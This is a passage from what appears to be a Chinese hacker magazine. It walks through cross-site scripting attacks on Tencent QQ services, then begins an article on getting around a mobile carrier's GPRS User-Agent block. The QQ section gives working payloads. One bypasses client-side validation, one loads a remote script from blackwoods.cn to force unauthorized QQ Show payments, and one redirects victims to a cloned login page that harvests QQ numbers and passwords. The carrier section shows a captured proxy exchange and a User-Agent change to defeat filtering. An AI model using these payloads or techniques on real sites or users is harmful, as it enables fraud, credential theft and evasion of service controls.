


图 2




图 3

对于QQ群的跨站点的查找还是比较简单的，我们再来看一个稍微复杂点的。我们登录QQ家园，地址是http://home.qq.com，然后打开http://home.qq.com/home/?type=2这个页面来修改自己的家园信息，老规矩，添入跨站代码：<script>alert(document.cookie)</script>。

当我们提交的时候，程序提示说含有非法字符，我们猜测程序大概只是在客户端作了检测。对于这种方法我们可以通过修改保存在本地的页面然后提交来绕过这种限制。

我们将框架中的页面http://home.qq.com/cgi-bin/qqhome_base_info?uin=0保存到本地，然后打开，第51、52行的代码如下：

```
<FORM name=FORM onsubmit="javascript:return validate();"
  action=/cgi-bin/qqhome_change_base_info method=post
target=_self>
```

不难看出，当表单提交时，先用validate()检测是否合法。我们就把onsubmit这个行为删除，并把action补全，更改后的代码为：

```
<FORM name=FORM
  action=home.qq.com/cgi-bin/qqhome_change_base_info
method=post target=_self>
```

这样我们再在“家园简介”中写跨站代码时，就可以绕过限制，提交到服务器，当别人来查看我们家园信息的时候，在客户端即执行此代码，如图4。




图 4

其实QQ上面的跨站点还有很多，这么大的一个网站，难免会有疏忽，下面再列出一些笔者最近测试发现的跨站点，以帮助讲解下面的应用，如图5。

跨站点	跨站方式
QQ秀要求他人付账时给对方的留言	直接写入跨站代码，当对方查看请求的时候执行。
QQ交友中心昵称	需要把页面保存并修改后提交，当对方查看交友资料时执行。
QQ家园设计方案名称	需要构造字符提交，当对方查看家园的时候执行。
QQ-zone名称	需要把页面保存并修改后提交；当对方查看Q-zone时执行。此漏洞腾讯已修补。

图 5

几个巧妙的应用实例：

为了方便讲解，我们就取几个比较典型的跨站实例，由于漏洞很容易被修补，所以大家在看到杂志的时候如果试验不成功，就不要再试了，我们学的是一种思路，而并非一定要跨QQ啊。

一、利用QQ秀他人付账留言进行越权操作

通过对QQ秀支付的过程进行分析可以发现，支付中确认的过程即设置一些cookie，然后显示商品列表，最后访问一个处理页面进行账户的支付，所以我们可以通过自己构造函数的方法来欺骗服务器，达到被侵害者只要打开我们的支付请求时，无论是否同意，只要账户余额足够，均付账的动作，如图6。




图 6

这个是玄猫分析出的第一步的一个关键函数：

```
function askAccept()
{
 SendItem('熟草莓', '14218', '20', '14', 1, 2, '208136*9',
'90868'); //208136*9就是被赠送的人号码
      if (0) {
       window.location="/mall/inc/cart.html"; //页面跳转
 }
       else { //设置几个参数
                               setCookie('asksession',
'bgCs4dE3tUryvLZTNSG2EAT47xMCjTs');
                 setCookie('senduin', '208136*9');
                 setCookie('recvuin', '1000000');
                 setCookie('sendid', '90868');
  window.location="/mall/inc/cl_cart.html"; //页面跳转     }
 }
```

我们要做的就是构造一个这样的函数，并且去掉最后的window.location跳转到第二步的代码。

构造这个函数有两个要素，第一是第三行的SendItem的参数，这个参数我们可以通过给自己的另一个QQ号码发送一个支付请求然后查看第一步页面的源代码得到，第二个要素是设置的参数，腾讯很“体贴”的把这些参数都附加在了当前页面的地址上，所以我们只要根据当前页面的地址生成内容就好。

我们登录QQ秀，任选一件商品选“他人支付”，然后抓包，获得数据包参数，这里是为后面我们发送超过网页上文本框允许字节数作准备。

然后我们将一个asp文件放在自己的空间上，由这个asp文件根据传来的参数来动态生成内容（此文件已收录至光盘）。

最后我们来发包，并把message的值修改为<script>document.write("<script src='http:// blackwoods.cn/0.asp?

"+window.top.location+"'><\/script>")</script><script>Y()</script>，这里 blakcwoods.cn/0.asp 自然就是上面的 asp 文件的地址了。这样当我们发送的请求被打开时，就自动支付了。

二、利用QQ秀他人付账留言进行钓鱼式攻击

因为这个支付请求消息是在用户的计算机上以特殊的 IE 窗口方式打开的，没有地址栏、工具栏和状态栏，只有网页内容，如图 7，所以我们进行某些钓鱼式欺骗的时候，用户很难发现，下面我们先来看看如何进行钓鱼式攻击。




图 7

我们的思路就是将用户引向我们的网页，让其在不知不觉中还认为自己是在腾讯QQ 的网站上，而这种信任关系可以让用户放心的在页面中填写QQ 号和密码，从而让我们能够进行钓鱼式攻击。

钓鱼式页面的构造并不难，我们只要直接 copyQQ 秀网站上的登录表单并进行简单处理就可以了。但是要不引起用户的怀疑我们还要进行一些小动作。

我们 copy QQ 秀网站的登录表单后，将其页面的 form 对象的 action 属性，即提交的目标页面要修改成我们自己的一个 asp 网页，这个页面负责收集传递来的QQ 号和密码、验证码，在收集完成后，为了不引起用户的怀疑，还要将其进一步提交到QQ秀的网站上，让用户登录成功（老规矩，我构造的文件放在光盘里了）。

这回我们直接在QQ 的他人支付留言中填写：

```
<script>window.location=" http://blackwoods.cn/query.asp"</script>
```

当然，http://blackwoods.cn/query.asp 就是我们存放这个文件的地址了。

这样等对方打开我们的支付请求时，页面会自动跳转到 http://blackwoods.cn/query.htm 这个我们构造的页面，此时由于是特殊状态的 IE 窗口，所以一般用户不能识别究竟是不是QQ 的网站，等其添入用户名和密码提交后，他的信息就会保存在我们的数据库中，并且自动提交到QQ 页面，用户只认为向QQ 提交成功，不会想到我们其实已经获得了他的密码。

总结／安全指引

试验成功上面说的两个漏洞后，我不禁出了身冷汗，跨站的危害其实真的是非常大的，以上两个漏洞对于普通网民甚至对安全有一定了解的人来说都是很难防御的，我在想，如果大网站频频出现此类漏洞，我们是否真的应该像那些牛人给的最终防御方法一样——关闭 javascript 脚本。好了，由于篇幅所限，一些细节可能讲的不清楚，欢迎大家来 X 论坛脚本漏洞版来交流。

（本章中相关代码已经收录在光盘中）

突破移动网关 GPRS 上网限制

BigFly

好不容易放假了，回家后却发现 ADSL 已经被老爸 Cut 掉了。天！没有网络这个暑假我怎么过？！郁闷啊～～左思右想，突然灵机一动！我的小 M（手机 M55，呵呵）好像是可以连上数据线当作电脑 GPRS Modem 用的。立即到同学家上网找资料，果然可以！太好了，我这个暑假有救了。立即开通了 GPRS，接上数据线，设置好后，拨号……等了 N 秒，拨上了！立即打开 IE，设置好代理（这里说明一下：由于广东的动感地带是 20 元包月不限流量的 GPRS，所以使用的是 CMWAP 模式。也就是要通过代理 10.0.0.172:80 或 10.0.0.173:80。而拨上后所得到的 IP 是 10 开头的内网 IP，子网掩码为 255.255.255.255。全球通的据说是 CMNET，也就是有自己的独立外网 IP。不过收费嘛，嘿嘿。至于 GPRS 上网的设置，网上有很多教程，这里就不多说了）。

上一下自己的主页，咦？奇怪了，怎么打开个下载对话框，如图 1。接着就是说错误，无法打开页面云云。

看来是出问题了，再到同学家找一下资料，论坛上有人说去年 8 月开始已经是这样。而且以前用 10.0.0.173 的代理也可以上，近来好像封了。晕！我 20 块就这样白白被扣掉吗？先冷静下来！慢慢分析一下。我以前也看过关于手机上网的内容，使用的是 HTTP 1.0/1.1 协议，网页载体是 WML 语言。用手机可以正常上去，而电脑却不可以，我们就先分析一下它的请求包内容。

先打开 IRIS 和 IE，开始侦听，输入一个网址例如 bigfly.happybobby.com，等 IE 返回错误后停止侦听。进入 IRIS，选上 80 端口。发现 IE 与代理服务器的通信如下：

```
10.100.27.129:1816 -> 10.0.0.172:80 (IE到代理)
GET http://bigfly.happybobby.com/ HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: bigfly.happybobby.com
Proxy-Connection: Keep-Alive
---------- ----------
10.0.0.172:80 -> 10.100.27.129:1816 (代理到IE)
HTTP/1.1 403 Forbidden
Content-length: 258
Content-Type: text/vnd.wap.wml
Date: Wed, 16 Feb 2005 10:14:04 GMT
Via: HTTP/1.1 GDGZ-P-PROXY01-WAP (Traffic-Server/5.2.5 [c sSf ])

<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN" "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml><card><p><do type="prev" name="Back" label="Back"><prev/></do>Your client is not allowed to access the requested object</p></card></wml>
```

完全晕倒！看到代理发给 IE 的那段东西了吗？HTTP/1.1

403 Forbidden。然后看下面的WML内容，注意那一句“Your client is not allowed to access the requested object”，现在大家明白怎么回事了吧？HTTP协议里，Header的信息默认是包含User-Agent的。而正是这该死的User-Agent把我们的行为暴露了，让服务器知道我们在用电脑上网。广东移动为了不给服务器带来巨大的压力（因为HTML通常比WML大好几倍甚至好几十倍，图像就更不用说了），而把代理服务器设置为当User-Agent包含有“Mozilla”的时候，返回HTTP/1.1 403 Forbidden。




图 1

由于IE不支持WML，而错误地认为有东西下载，所以就会打开下载对话框，直到连接被代理服务器中断为止，就会出现“无法打开页面”的错误显示。

我们再做另外一个试验，打开Net Tools X（你喜欢的话也可以用NC，不过Net Tools X是自己写得，比较有亲切感，呵呵）。来到万能连接页，IP填上10.0.0.172，远程端口80。然后选好模版，这里我选用“一般Http代理Get请求(IE 6.0)”。接着把User-Agent的值改为“Test Agent 12345678”，连接，发送请求。不久后我们那可爱的移动代理就返回HTTP/1.1 200 OK，Success的信息了，如图2，呵呵！知道如何解决，我们也再做几个实验。我们再把“Mozilla”简单地改为“Pozilla”，也成功了，如图3，看来移动代理只是封锁了“Mozilla”。想想也是，现在有这么多手机，而每个手机的User-Agent都不同。移动只能封某几个User-Agent，否则每一个手机的User-Agent都要加进允许列表就有他忙的了。

